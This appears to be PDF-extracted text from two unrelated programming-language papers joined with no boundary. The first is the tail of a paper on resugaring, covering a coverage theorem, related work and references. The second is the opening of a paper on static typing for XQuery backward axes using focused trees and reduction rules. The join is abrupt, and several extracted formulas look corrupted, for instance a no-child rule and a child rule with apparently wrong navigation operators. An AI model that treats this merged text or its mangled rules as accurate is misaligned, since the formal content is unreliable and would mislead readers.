The surface evaluation sequence, however, is much more sparse:

```

let port ← 80 in
  log "Port: " + to_str(●)
  to (if VERBOSE then STDERR else DEVNULL)
  when true
  ↓
log "Port: " + to_str(80)
to (if VERBOSE then STDERR else DEVNULL)
when true
↓
void

```

We have argued that it is good that the third core evaluation step was not resugared. But it should be worrisome that all the other steps were skipped as well. It would be nice, for instance, to show evaluation steps for the string being logged:

```

log "Port: " + to_str(80)
to (if VERBOSE then STDERR else DEVNULL)
when true
↓
log "Port: " + "80"
to (if VERBOSE then STDERR else DEVNULL)
when true
↓
log "Port: 80"
to (if VERBOSE then STDERR else DEVNULL)
when true

```

These steps were not shown, however, since it would break the Emulation property. Since the sugar's `let` has been substituted away by the time these string operations are performed, these hypothetical surface steps would not desugar into the actual core evaluation steps.

Fortunately, the log sugar can be refactored to show these steps, simply by let-binding the message to be printed:

```

log α to β when γ
↓
let msg = α in
  let port = if γ then β else DEVNULL in
  write("Port: ", msg, port)

```

After this change, the reductions for the message argument to `log` are shown. We will not show the entire evaluation sequence, but one of the core steps is:

```

[C1 ⇒ C2]
let msg = "Port: " + "80" in
  let port =
    if VERBOSE then STDERR else DEVNULL in
    write(msg, ●)

```

which gets resugared to the surface term:

```

log "Port: " + "80"
to (if VERBOSE then STDERR else DEVNULL)
when true

```

While this particular instance of calling the log sugar shows nice surface steps, the fact that the sugar had to be rewritten begs

the question of whether it must in all cases. We will use the phrase *coverage* to talk about the number of steps a sugar shows: a sugar with good coverage shows many steps in the reconstructed surface evaluation sequence. In this section, we introduce theory to help show when this is the case. For this particular sugar, we will be able to apply the general theory to show that, whenever $\alpha \rightarrow \alpha'$,

$$\log \alpha \text{ to } \beta \text{ when } \gamma \rightarrow \log \alpha' \text{ to } \beta \text{ when } \gamma$$

Towards this end, we will first talk about evaluation contexts (a traditional concept) and non-evaluation contexts (a new concept), then state a general *Coverage* theorem, and then show how that theorem can be applied in this case.

Terminology Switch To better match typical terminology, we will now switch to calling patterns C as *contexts*, and write the substitution of $\alpha_1 \rightarrow t_1, \dots, \alpha_k \rightarrow t_k$ into the context C as $C[t_1, \dots, t_k]$.

5.1 Evaluation Contexts and Non-evaluation Contexts

Evaluation contexts [4] are contexts of a single hole obeying certain syntactic criteria. In our setting, it is possible that the terms plugged into the evaluation context's hole depend on the evaluation context; hence we will instead work with *enclosing evaluation contexts* E, t_1, \dots, t_k , where E is an evaluation context and t_1, \dots, t_k are terms (that may depend on E and each other). Evaluation contexts typically enjoy the following properties, which we will make use of:

Step If $E[t]$ takes a step, then $E[t] \rightarrow E[t']$ for some t' .

Composition If E_1 and E_2 are evaluation contexts, then so is $E_1[E_2]$.

Independence If $E[\alpha, t_1, \dots, t_k]$ is an evaluation context over α and $E[t, t_1, \dots, t_k] \rightarrow E[t', t_1, \dots, t_k]$, and $E[\alpha, t'_1, \dots, t'_k]$ is also an evaluation context over α , then $E[t, t'_1, \dots, t'_k] \rightarrow E[t', t'_1, \dots, t'_k]$. (In other words, the reduction of a redex does not depend on things outside of it, except insofar as they may cause the redex to be located elsewhere.)

In our running example, for any terms t_1 and t_2 , the context $E[\alpha]$ defined by:

```
let msg =  $\alpha$  in
  let port = if  $t_1$  then  $t_2$  else DEVNULL in
    write("Port: ", msg, port)
```

is an evaluation context.

To state the Coverage theorem, we will need a related but new concept, called a *non-evaluation context*. A non-evaluation context is the opposite of an evaluation context: its redex (the next subterm within it to be reduced) is *outside* of its holes. Using the same example, for any term t that can take a step, the context $C[\beta, \gamma]$ defined by:

```
let msg =  $t$  in
  let port = if  $\beta$  then  $\gamma$  else DEVNULL in
    write("Port: ", msg, port)
```

is a non-evaluation context. In general, a non-evaluation context is a context $C[\alpha_1, \dots, \alpha_n]$ that can be written as $C'[t, \alpha_1, \dots, \alpha_n]$ where for all t_1, \dots, t_k , $C'[\alpha, t_1, \dots, t_n]$ is an evaluation context over α .

5.2 Evaluation Steps for Non-evaluation Contexts

The Coverage theorem we will use to prove that a sugar will show certain steps will be built up in two parts. First, we will lift the notion of evaluation to apply to non-evaluation contexts, so that it makes sense not only to talk about a term taking a step $t \rightarrow t'$, but also of a non-evaluation context C taking a step $C \rightarrow C'$. The Coverage theorem will then lift this notion to surface terms as well.

Lemma 11. *Let C be a non-evaluation context.*

$$\begin{array}{ll} \text{If} & \exists E, t_1, \dots, t_k. \quad E[C[t_1, \dots, t_k]] \rightarrow_{\text{core}} E[C'(t_1, \dots, t_k)] \\ \text{then} & \forall E, t_1, \dots, t_k. \quad E[C[t_1, \dots, t_k]] \rightarrow_{\text{core}} E[C'(t_1, \dots, t_k)] \end{array}$$

Proof. Let E, t_1, \dots, t_k be the existentially quantified variables and E', t'_1, \dots, t'_k be the universally quantified ones. By the definition of non-evaluation contexts, $C[\alpha_1, \dots, \alpha_k] = E^*[t^*, \alpha_1, \dots, \alpha_k]$ (for some E^*, t^* , where E^* is an evaluation context over its first hole). By the composition property above, $E[E^*]$ and $E'[E^*]$ are evaluation contexts. By the step property, there exists a term t^{**} such that:

$$\begin{aligned} E[C[t_1, \dots, t_k]] &= E[E^*[t^*, t_1, \dots, t_k]] \\ &\rightarrow E[E^*[t^{**}, t_1, \dots, t_k]] \\ &= E[C'(t_1, \dots, t_k)] \end{aligned}$$

and by the independence property,

$$\begin{aligned} E'[C[t'_1, \dots, t'_k]] &= E'[E^*[t^*, t'_1, \dots, t'_k]] \\ &\rightarrow E'[E^*[t^{**}, t'_1, \dots, t'_k]] \\ &= E'[C'(t'_1, \dots, t'_k)] \end{aligned}$$

□

When this holds, we will say that $C \rightarrow C'$, and when $C_1 \rightarrow C_2 \rightarrow \dots \rightarrow C_n$, we will say that $C_1 \rightarrow^* C_n$. Thus we can talk about evaluation steps for non-evaluation contexts in the core language.

Finally, we can state the Coverage theorem that generalizes the previous lemma to also work on surface terms that must be desugared before being evaluated ($\rightarrow_{\text{core}}^*$ refers to actual evaluation steps in the core language, and $\rightarrow_{\text{surf}}^*$ refers to reconstructed evaluation steps in the surface language):

Theorem 4 (Coverage). *If $\text{desugar}(C) \rightarrow_{\text{core}}^* \text{desugar}(C')$, then $\forall E, t_1, \dots, t_k, E[C[t_1, \dots, t_k]] \rightarrow_{\text{surf}}^* E[C'(t_1, \dots, t_k)]$*

Proof. We just have to show that $\Downarrow(E[C[t_1, \dots, t_k]]) \rightarrow_{\text{core}}^* \Downarrow(E[C'(t_1, \dots, t_k)])$, given the hypothesis. Using the above lemma and the fact that desugaring is compositional:

$$\begin{aligned} \Downarrow(E[C[t_1, \dots, t_k]]) &= \Downarrow E[\Downarrow C[\Downarrow t_1, \dots, \Downarrow t_k]] \\ &\xrightarrow{\text{core}}^* \Downarrow E[\Downarrow C'[\Downarrow t_1, \dots, \Downarrow t_k]] \\ &= \Downarrow(E[C'(t_1, \dots, t_k)]) \end{aligned}$$

□

Similarly to the previous lemma, when this holds, we will say that $C \rightarrow_{\text{surf}} C'$, and when $C_1 \rightarrow_{\text{surf}} C_2 \rightarrow_{\text{surf}} \dots \rightarrow_{\text{surf}} C_n$, we will say that $C_1 \rightarrow_{\text{surf}}^* C_n$. Thus we can talk about evaluation steps for non-evaluation contexts in the *surface* language.

Let us illustrate this theorem with our log example. Suppose that $t \rightarrow t'$ for some terms t and t' . Since the context $E[\alpha]$ given by

```
let msg =  $\alpha$  in
  let port = if  $t_1$  then  $t_2$  else DEVNULL in
    write("Port: ", msg, port)
```

is an evaluation context, we know that $E[t] \rightarrow E[t']$.

Next, define $C_{\text{core}}[\beta, \gamma]$ to be the non-evaluation context given by:

```
let msg =  $t$  in
  let port = if  $\beta$  then  $\gamma$  else DEVNULL in
    write(msg, port)
```

and $C'_{\text{core}}[\beta, \gamma]$ to be the non-evaluation context:

```
let msg =  $t'$  in
  let port = if  $\beta$  then  $\gamma$  else DEVNULL in
    write(msg, port)
```

Likewise, define $C_{surf}[\beta, \gamma]$ to be a context in the surface language that desugars to C_{core} :

`log "Port: " + t to β when γ`

and C'_{surf} to be the surface context with t' :

`log "Port: " + t' to β when γ`

By Lemma 11, $C_{core} \rightarrow C'_{core}$. And by the coverage theorem, using the fact that $\Downarrow C_{surf} = C_{core}$ and $\Downarrow C'_{surf} = C'_{core}$, we learn that for all β and γ ,

`log t to β when $\gamma \rightarrow$ log t' to β when γ`

6. Implementation

We have implemented a prototype of this system and tested it on a simple language. Implementing this system for a real language in the wild requires the same effort as that discussed in previous work [13, section 7]. In particular, a core evaluation sequence needs to be obtained; this sequence is the starting point for resugaring (which attempts to resugar each core term). This can be obtained by instrumenting the evaluator, or by modifying the program before evaluating it. Any system that works by syntactic rewriting and exposes intermediate syntactic terms—such as some theorem provers and term-rewriting systems—would be even easier to adapt to work with our resugarer, so long as it is amenable to representing terms as ASDs.

7. Related Work

There is a long history of trying to relate compiled code back to its source. This problem is especially pronounced in debuggers for optimizing compilers [6]. The previous work on resugaring [13] describes these in more detail and explains why they address a strictly weaker problem (relating locations rather than reconstructing terms, and not providing semantic guarantees); the same relationship applies to our work. Compared to the previous resugaring work, we have discussed the use of ASDs and scope resolution in order to (i) achieve hygiene, and (ii) give stronger formal properties: see Coverage in Theorem 4 and Abstraction in Theorem 2.

Van Deursen et al. [17] formalize the concept of tracking the origins of terms within term rewriting systems (which in their case represent the *evaluator*, not the *syntactic sugar* as in our case). They go on to show various applications, including visualizing program execution, implementing debugger breakpoints, and locating the sources of errors. Their work does not involve the use of syntactic sugar, however, while our work hinges on the interplay between syntactic sugar and evaluation. Nevertheless, we have adopted their notion of origin tracking for our transformations.

We now list several related works that served as inspiration for or are related to our work, or could be used in place of some of our components. None of these, however, actually offers resugaring, which is our principal focus.

Specifying Binding Structure There is a plethora of languages for specifying the binding structure for a programming language. We choose the binding algebra of Romeo [16] because it is powerful enough to specify, e.g. `let`, `let*`, and `letrec`, while still being strongly compositional in a way that allows our \mathcal{R} and \mathcal{U} operations to have a simple inductive definition. There are, however, many other binding specification languages of equal merit. Binding specification in the Ott semantic engineering tool [14] is very similar to Romeo’s. Likewise, Weirich et al. give a set of binding combinators in Haskell of similar power [18].

Neron et al. [11] introduce *scope graphs* as a formal representation for binding structure. Scope graphs are more powerful than

other binding structure representations in that they handle module scope. While scope graphs represent binding structure, however, they do not specify how to obtain it (a crucial requirement for our use): this is left for other systems such as the group’s previous NaBL name binding language [9]. While NaBL itself lacks expressive power—it cannot describe the binding structure of, e.g., `let*`—we believe our work could be adapted to work with scope graphs on top of a different binding declaration language.

In contrast to these efforts, the typed HOAS [12] and PHOAS [2] efforts are excellent *representations* of abstract syntax, but do not say how to *construct* that syntax in a language-agnostic way. We therefore believe it would take much more effort to utilize them for scope resolution. Nevertheless, our work is largely agnostic to the differences between these systems so long as they can satisfy the core needs of scope resolution: taking a surface term and the scoping rules for the surface language and assigning fresh subscripts to all variable declarations.

Hygienic Transformations A detailed comparison of our approach to hygiene against traditional hygienic algorithms is given in Section 3.

Traditional approaches to hygiene suffered from an inability to formally state a general specification for hygiene. The difficulty is that the real goal for hygiene is for macros (or syntactic sugar) to preserve α -equivalence, but α -equivalence is typically only *defined* for the core language. Thus Herman and Wand advocate that macros specify the binding structure of the constructs they introduce, and build a system that does so [7]. Romeo follows in these footsteps with a more powerful system. We use Romeo’s binding algebra to specify surface language α -equivalence, thus allowing the direct statement of hygiene in Theorem 3: desugaring (and resugaring) preserve α -equivalence.

An interesting alternative approach is put forward by Erdweg et al. with the *name-fix* algorithm [3]. *name-fix* also makes use of scope resolution, albeit in a different way than we do. Instead of using scope resolution to *avoid* capture in the first place, *name-fix* uses it to *detect* capture and rename variables as necessary to repair it after the fact. Both *name-fix* and our system assume that nodes have identity, but we make the additional assumption that variables have subscripts that can be set by the resolution algorithm. We also give a general algorithm for resolving scope given scoping rules for a language, whereas *name-fix* assumes the resolution function is provided to it.

A recent piece of work on hygienic transformations by Adams [1] advances the theory of hygiene by giving a relatively algorithm-independent notion of hygiene, and using it to derive an elegant hygienic transformer. We are able to show a more direct definition of hygiene (preserving α -equivalence), in exchange for requiring the scope of the surface language to be declared, which Adams avoids in keeping with the hygiene tradition.

Acknowledgments

We thank Eelco Visser, Sebastian Erdweg, Paul Stansifer, and our anonymous reviewers for their feedback. We especially thank Pierre Neron for his extremely detailed comments. This work was partially supported by the US National Science Foundation.

References

- [1] M. D. Adams. Towards the essence of hygiene. In *Principles of Programming Languages*, 2015.
- [2] A. Chlipala. Parametric higher-order abstract syntax for mechanized semantics. In *International Conference on Functional Programming*, 2008.

- [3] S. Erdweg, T. van der Storm, and Y. Dai. Capture-avoiding and hygienic program transformations. In *European Conference on Object-Oriented Programming*, 2014.
- [4] M. Felleisen and R. Hieb. The revised report on the syntactic theories of sequential control and state. *Theoretical Computer Science*, 103(2): 235–271, 1992.
- [5] M. J. Gabbay and A. M. Pitts. A new approach to abstract syntax with variable binding. *Formal Aspects of Computing*, 13(3–5):341–363, 2000.
- [6] J. Hennessy. Symbolic debugging of optimized code. *Transactions on Programming Languages and Systems*, 4(3), 1982.
- [7] D. Herman and M. Wand. A theory of hygienic macros. In *European Symposium on Programming Languages and Systems*, 2008.
- [8] E. Kohlbecker, D. P. Friedman, M. Felleisen, and B. Duba. Hygienic macro expansion. In *ACM Conference on LISP and Functional Programming*, 1986.
- [9] G. Konat, L. Kats, G. Wachsmuth, and E. Visser. Declarative name binding and scope rules. In *Software Language Engineering*, 2012.
- [10] P. J. Landin. The mechanical evaluation of expressions. *The Computer Journal*, 6(4):308–320, 1964.
- [11] P. Neron, A. Tolmach, E. Visser, and G. Wachsmuth. A theory of name resolution. In *European Symposium on Programming Languages and Systems*, 2015. To appear.
- [12] F. Pfenning and C. Elliot. Higher-order abstract syntax. In *Programming Languages Design and Implementation*, 1988.
- [13] J. Pombrio and S. Krishnamurthi. Resugaring: Lifting evaluation sequences through syntactic sugar. In *Programming Languages Design and Implementation*, 2014.
- [14] P. Sewell, F. Z. Nardelli, S. Owens, G. Peskine, T. Ridge, S. Sarkar, and R. Strnisa. Ott: Effective tool support for the working semanticist. In *International Conference on Functional Programming*, 2007.
- [15] M. Sperber, R. K. Dybvig, M. Flatt, A. van Straaten, R. Findler, and J. Matthews. *Revised [6] Report on the Algorithmic Language Scheme*. Cambridge University Press, 2010.
- [16] P. Stansifer and M. Wand. Romeo: a system for more flexible binding-safe programming. In *International Conference on Functional Programming*, 2014.
- [17] A. Van Deursen, P. Klint, and F. Tip. Origin tracking. *Journal of Symbolic Computation*, 15(5–6), 1993.
- [18] S. Weirich, B. Yorgey, and T. Sheard. Binders unbound. In *International Conference on Functional Programming*, 2011.

XQuery and Static Typing: Tackling the Problem of Backward Axes

Pierre Genevès Nils Gesbert

Univ. Grenoble Alpes, LIG, F-38000 Grenoble, France

CNRS, LIG, F-38000 Grenoble, France

Inria

pierre.geneves@cnrs.fr

nils.gesbert@grenoble-inp.fr

Abstract

XQuery is a functional language dedicated to XML data querying and manipulation. As opposed to other W3C-standardized languages for XML (e.g. XSLT), it has been intended to feature strong static typing. Currently, however, some expressions of the language cannot be statically typed with any precision. We argue that this is due to a discrepancy between the semantics of the language and its type algebra: namely, the values of the language are (possibly inner) tree nodes, which may have siblings and ancestors in the data. The types on the other hand are regular tree types, as usual in the XML world: they describe sets of trees. The type associated to a node then corresponds to the subtree whose root is that node and contains no information about the rest of the data. This makes navigation expressions using ‘backward axes,’ which return e.g. the siblings of a node, impossible to type.

We discuss how to handle this discrepancy by improving the type system. We describe a logic-based language of extended types able to represent inner tree nodes and show how it can dramatically increase the precision of typing for navigation expressions. We describe how inclusion between these extended types and the classical regular tree types can be decided, allowing a hybrid system combining both type languages. The result is a net increase in precision of typing.

Categories and Subject Descriptors D.3.3 [Programming Languages]: Language Constructs and Features—Abstract data types; F.3.2 [Logics and Meanings of Programs]: Semantics of Programming Languages—Operational semantics; F.3.3 [Logics and Meanings of Programs]: Studies of Program Constructs—Type structure

General Terms Languages, Theory, Verification

Keywords XQuery, XML, regular tree types, μ -calculus

1. Introduction

XQuery is a functional language with some unusual features. The standard which defines it [6, 17] describes, among other things, a formal semantics for a core fragment of the language, rules to

compile the full language into its core fragment, and a static type system.

Although it is Turing-complete, this language is not general-purpose; it is designed for manipulating XML data, in various ways. Its type system is thus built around regular tree types, as usual for XML. The values of the language, however, are not trees or forests, but *sequences of pointers* to tree nodes. These pointers can point anywhere in the tree, not only at the root, and it is always possible, given such a pointer, to get pointers to its parent and sibling nodes. Furthermore, a sequence may contain pointers into different trees.

The formal semantics from the XQuery standard uses judgements of the form $\text{DynEnv} \vdash \text{Expr} \Rightarrow \text{Val}$, where DynEnv is a store of trees. Navigational expressions (e.g. getting the parent of a node) are evaluated by looking up the initial pointer in the store, navigating in there, and returning a pointer to the destination. However, XQuery is designed as a pure functional language and all the trees in the store are immutable¹; the only expressions which update the store are those which create a new tree, returning a pointer to its root. Because of this purity, it is possible to describe the semantics of Core XQuery without using an external store, but only reduction rules for expressions, if we represent tree nodes as *focused trees*, a data structure describing a whole tree ‘seen’ from a given internal node. We believe that it makes it easier to reason about programs. This will be our first contribution (Sec. 2). This formalization will allow us to highlight a discrepancy between the semantics of XQuery and its type language (Sec. 3.1): whereas the values manipulated by the language consist of a subtree *and* a context, the types describe only the subtree and say nothing of the context. Because of this, expressions navigating upwards or between siblings can only be given the most general type, which contains no information whatsoever, regardless of the type of the initial node.

In order to solve this discrepancy, we then define (Sec. 3.2.1) a logic whose formulas denote sets of *focused trees* rather than just of trees, and discuss how it can be combined with the existing types to yield a precise type system.

2. Syntax and Semantics of an XQuery Core

2.1 Values

2.1.1 Items and Sequences

XQuery programs manipulate two ‘levels’ of values: items and sequences. In full XQuery, item values can be literals of various base types (string, boolean etc.), functions (in XQuery 3.0 [34]), and tree nodes. Base values and function values behave in a fairly standard way in XQuery, so, in order to keep this paper to the point, we

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784746>

¹ Expressions used to make persistent changes to instances in the XQuery data model are defined as a separate extension of the language [33].

consider the fragment where all items are tree nodes. Furthermore, we focus on the structure of XML trees and thus consider them composed of only element nodes (with no text content or attributes). This does not imply a loss of generality since literals and text could be encoded as trees.

In XQuery, sequence values are flat lists of items. Nested sequences do not exist. The result of evaluating an expression is always a sequence.

Tree nodes are pointers to nodes which can be anywhere in a tree, not necessarily at the root. Since the tree data structures manipulated by XQuery are always immutable, we need not however actually represent these node values as pointers into a shared data structure defined in an external environment: we may represent them as *focused trees* which contain all the information we need. We detail this structure in the next subsection.

2.1.2 Focused Trees

In order to represent references to nodes of immutable trees, we use *focused trees*, inspired by Huet's Zipper data structure [26] in the manner of [21]. Focused trees not only describe a tree but also its context: its siblings and its parent, including its parent context recursively. Formally, we assume an alphabet Σ of labels, ranged over by σ . The syntax of our data model is as follows.

t	$::=$	$\sigma[t_l]$	tree
tl	$::=$	$\epsilon \mid t :: tl$	list of trees
c	$::=$	$\text{Top} \mid (tl, c[\sigma], tl)$	context
f	$::=$	(t, c)	focused tree

A focused tree (t, c) is a pair consisting of a tree t and its context c . The context is **Top** if the current tree is at the root. Otherwise, it is of the form $(tl, c[\sigma], tl)$ and comprises three components: a list of trees at the left of the current tree in reverse order (the first element of the list is the tree immediately to the left of the current tree), the context above the tree, and a list of trees at the right of the current tree. The context above the tree is of the form $c[\sigma]$ where σ is the label of the enclosing element and c is the context in which the enclosing element occurs.

We now describe how to navigate focused trees, in binary style. There are four directions that can be followed: for a focused tree f , $f \langle 1 \rangle$ changes the focus to the first child of the current tree, $f \langle 2 \rangle$ changes the focus to the next sibling of the current tree, $f \langle \bar{1} \rangle$ changes the focus to the parent of the tree *if the current tree is a leftmost sibling*, and $f \langle \bar{2} \rangle$ changes the focus to the previous sibling. Formally, we have:

DEFINITION 1.

$$\begin{aligned}
(\sigma[t :: tl], c) \langle 1 \rangle &\stackrel{\text{def}}{=} (t, (\epsilon, c[\sigma], tl)) \\
(t, (tl_l, c[\sigma], t' :: tl_r)) \langle 2 \rangle &\stackrel{\text{def}}{=} (t', (t :: tl_l, c[\sigma], tl_r)) \\
(t, (\epsilon, c[\sigma], tl)) \langle \bar{1} \rangle &\stackrel{\text{def}}{=} (\sigma[t :: tl], c) \\
(t', (t :: tl_l, c[\sigma], tl_r)) \langle \bar{2} \rangle &\stackrel{\text{def}}{=} (t, (tl_l, c[\sigma], t' :: tl_r))
\end{aligned}$$

When the focused tree does not have the required shape, these operations are not defined.

2.2 Expressions

The standard defining XQuery describes how to compile ('normalize') expressions of the full language into a core fragment, called the XQuery Core [17]. Although this part of the specification has not been updated after XQuery 1.0, it still is a good starting point.

The formal semantics for this core fragment is defined using an external store, with node items being pointers into that store. What we propose to do is to replace these pointers with focused trees, as described in the previous subsection, which removes the

	expression
$e ::=$	$\langle \sigma \rangle \{ e \} \langle / \sigma \rangle : x$ XML element
	ϵ empty sequence
	e, e seq. concatenation
	for $\$v$ in e return e for loop
	let $\$v := e$ return e variable binding
	if non-empty (e) then e else e existence test
	$\$v / \text{axis} :: n$ tree navigation
	$\$v$ item variable
	$\$v$ sequence variable
$n ::=$	$\sigma \mid *$ label or wildcard
$s ::=$	$\epsilon \mid f :: s$ value sequence
$\mathcal{E} ::=$	$\square \mid \langle \sigma \rangle \{ \mathcal{E} \} \langle / \sigma \rangle : x \mid \text{for } \$v \text{ in } \mathcal{E} \text{ return } e$ $\mid \text{if non-empty}(\mathcal{E}) \text{ then } e \text{ else } e \mid \mathcal{E}, e \mid s, \mathcal{E}$

Figure 1. Navigational core of XQuery.

need for a store². As the XQuery Core is already quite large, we will consider a much smaller fragment comprising only constructs impacted by this proposal and useful for the discussion, which we call the navigational core. It is worth noting that several 'core fragments' of XQuery have already been defined and studied in research papers. We will discuss how this one relates to them in the related work section (Sec. 5).

The navigational XQuery fragment we consider is described by the abstract syntax shown in Fig. 1, where $\text{axis} \in \{\text{child}, \text{desc}, \text{parent}, \text{anc}, \text{psibl}, \text{nsibl}, \text{self}\}$. The values of the language are sequences s ; we write $[f_1, \dots, f_n]$ for $f_1 :: \dots :: f_n :: \epsilon$.

The XML element construction expression we include in our core syntax represents a combination of XQuery's element constructor and **validate** expressions. In XQuery, indeed, the result of a constructor expression of the form $\langle \sigma \rangle \{ e \} \langle / \sigma \rangle$ is always considered untyped (both statically and dynamically) unless it is validated. The **validate** expression may include an explicit type annotation or not; if not, a type corresponding to the element name is looked for in the environment. This expression then checks, at runtime, whether the constructed element conforms to the expected type: if yes, it returns the element with the required dynamic type; if not, a dynamic type error is triggered.

We represent all this by the expression $\langle \sigma \rangle \{ e \} \langle / \sigma \rangle : x$, where x refers to a type u defined in an external environment, as will be defined in Section 3.1. Translation from XQuery into this core is as follows:

- untyped element construction is represented by $\langle \sigma \rangle \{ e \} \langle / \sigma \rangle : \text{AnyElt}$;
- a **validate** expression with explicit type annotation x is represented by $\langle \sigma \rangle \{ e \} \langle / \sigma \rangle : x$;
- for a **validate** expression without annotation, we assume a mapping from Σ to type references x (obtained from e.g. a DTD) is available, and represent this expression as: $\langle \sigma \rangle \{ e \} \langle / \sigma \rangle : x(\sigma)$.

We do not include boolean expressions in our fragment; however XQuery allows writing **if-then-else** expressions where the condition evaluates to a sequence of element nodes. The meaning of such an expression is an emptiness test on the sequence; we include it, and write **if non-empty** explicitly for clarity.

²Remark that in full XQuery, a focused tree is not enough to uniquely identify a node, because the store may contain several identical trees, whose nodes will have different identifiers. In order to be complete with this respect, we would thus have to use as values not just focused trees, but rather pairs of a focused tree and a tree identifier. However this is not relevant for the fragment we study here, which does not include an identity test.

$\frac{\text{R-TREE} \quad t = \sigma[t_1 :: t_2 :: \dots :: t_n :: \epsilon] \quad t \in \llbracket x \rrbracket}{\langle \sigma \rangle \{[(t_1, c_1), (t_2, c_2), \dots, (t_n, c_n)]\} \langle \sigma \rangle : x \longrightarrow [(t, \text{Top})]}$		$\frac{\text{R-TREEERROR} \quad t = \sigma[t_1 :: t_2 :: \dots :: t_n :: \epsilon] \quad t \notin \llbracket x \rrbracket}{\langle \sigma \rangle \{[(t_1, c_1), (t_2, c_2), \dots, (t_n, c_n)]\} \langle \sigma \rangle : x \longrightarrow \omega}$	
$\text{R-FOR} \quad \text{for } \$v \text{ in } f_1 :: s \text{ return } e \longrightarrow e \left[\frac{f_1}{\$v} \right], \text{ for } \$v \text{ in } s \text{ return } e$		$\text{R-FOREMPTY} \quad \text{for } \$v \text{ in } \epsilon \text{ return } e \longrightarrow \epsilon$	
$\text{R-CONCAT} \quad [f_1, \dots, f_n], [f'_1, \dots, f'_{n'}] \longrightarrow [f_1, \dots, f_n, f'_1, \dots, f'_{n'}]$		$\text{R-IF} \quad \text{if non-empty}(\epsilon) \text{ then } e_1 \text{ else } e_2 \longrightarrow e_2$	
$\text{R-IFT} \quad \text{if non-empty}(f :: s) \text{ then } e_1 \text{ else } e_2 \longrightarrow e_1$		$\text{R-NOCHILD} \quad (\sigma[c], c) / \text{child} :: n \longrightarrow \epsilon$	
$\text{R-NOANSIBL} \quad (t, (tl, \sigma[c], \epsilon)) / \text{nsibl} :: n \longrightarrow \epsilon$		$\text{R-NOANC} \quad (t, \text{Top}) / \text{anc} :: n \longrightarrow \epsilon$	
$\text{R-NOPSIBL} \quad (t, (\epsilon, \sigma[c], tl)) / \text{psibl} :: n \longrightarrow \epsilon$		$\text{R-SELFSTAR} \quad f / \text{self} :: * \longrightarrow [f]$	
$\text{R-SELFMATCH} \quad (\sigma[tl], c) / \text{self} :: \sigma \longrightarrow [(\sigma[tl], c)]$		$\text{R-PARENT} \quad \frac{f' = f \langle \bar{1} \rangle}{f / \text{parent} :: n \longrightarrow f' / \text{self} :: n}$	
$\text{R-SELFDIFF} \quad \frac{\sigma \neq \sigma'}{(\sigma[tl], c) / \text{self} :: \sigma' \longrightarrow \epsilon}$		$\text{R-NSIBL} \quad \frac{f' = f \langle \bar{2} \rangle}{f / \text{nsibl} :: n \longrightarrow f' / \text{self} :: n, f' / \text{nsibl} :: n}$	
$\text{R-PSPARENT} \quad \frac{f' = f \langle \bar{2} \rangle}{f / \text{parent} :: n \longrightarrow f' / \text{parent} :: n}$		$\text{R-CHILD} \quad \frac{f' = f \langle \bar{1} \rangle}{f / \text{child} :: n \longrightarrow f' / \text{self} :: n, f' / \text{nsibl} :: n}$	
$\text{R-PSIBL} \quad \frac{f' = f \langle \bar{2} \rangle}{f / \text{psibl} :: n \longrightarrow f' / \text{psibl} :: n, f' / \text{self} :: n}$		$\text{R-ANC} \quad \frac{f' = f \langle \bar{1} \rangle}{f / \text{anc} :: n \longrightarrow f' / \text{anc} :: n, f' / \text{self} :: n}$	
$\text{R-PSANC} \quad \frac{f' = f \langle \bar{2} \rangle}{f / \text{anc} :: n \longrightarrow f' / \text{anc} :: n}$		$\text{R-DESC} \quad f / \text{desc} :: n \longrightarrow \text{for } \$v \text{ in } f / \text{child} :: * \text{ return } \$v / \text{self} :: n, \$v / \text{desc} :: n$	
$\text{R-CONTEXT} \quad \frac{e_1 \longrightarrow e_2 \quad e_2 \neq \omega}{\mathcal{E}[e_1] \longrightarrow \mathcal{E}[e_2]}$		$\text{R-ERROR} \quad \frac{e_1 \longrightarrow \omega}{\mathcal{E}[e_1] \longrightarrow \omega}$	

Figure 2. Reduction rules for the navigational XQuery fragment

We distinguish variables $\$v$ bound by **for** loops from variables $\$v$ bound by **let** expressions. The former are bound to single tree nodes (“items” in XQuery terminology) whereas the latter are bound to possibly empty sequences of nodes. Path navigation expressions can only start from an item variable³.

2.3 Reduction Semantics

Figure 2 gives reduction rules defining a small-step operational semantics for the focused-tree-based navigational XQuery fragment we consider. These rules rely on the evaluation contexts \mathcal{E} defined in Fig. 1 to allow reduction of a subexpression. In addition to expressions from the syntax of Fig. 1, runtime expressions can contain focused tree and sequence literals (only sequences are values: focused tree literals reduce to sequences by R-SINGLETON) as well as the dynamic type error ω .

Rules R-TREE and R-TREEERROR correspond, as described in the previous section, to a combination of tree construction and dynamic type check: the tree constructed in the premise is the same in both rules, and whether it conforms to the type annotation ($t \in \llbracket x \rrbracket$) determines which rule applies; $\llbracket x \rrbracket$ will be defined formally in Section 3.1.

Note that, because $f \langle \bar{1} \rangle$ and $f \langle \bar{2} \rangle$ are never both defined for the same f , rules R-PARENT and R-PSPARENT are mutually exclusive, and that R-NOCHILD can only apply in a case where both $f \langle \bar{1} \rangle$ and $f \langle \bar{2} \rangle$ are undefined. The same is true for R-ANC, R-PSANC and R-NOANC, so that the set of rules is almost deterministic. The only ambiguity is the order of concatenation in expressions of the form s_1, s_2, s_3 , but in that case note that the result is independent on that order.

³The expression $\$v / \text{axis} :: n$ exists in XQuery, but its semantics is defined as **for** $\$v$ in $\$v / \text{axis} :: n$ **return** $\$v / \text{axis} :: n$ plus a sort operation on the result.

3. Type System

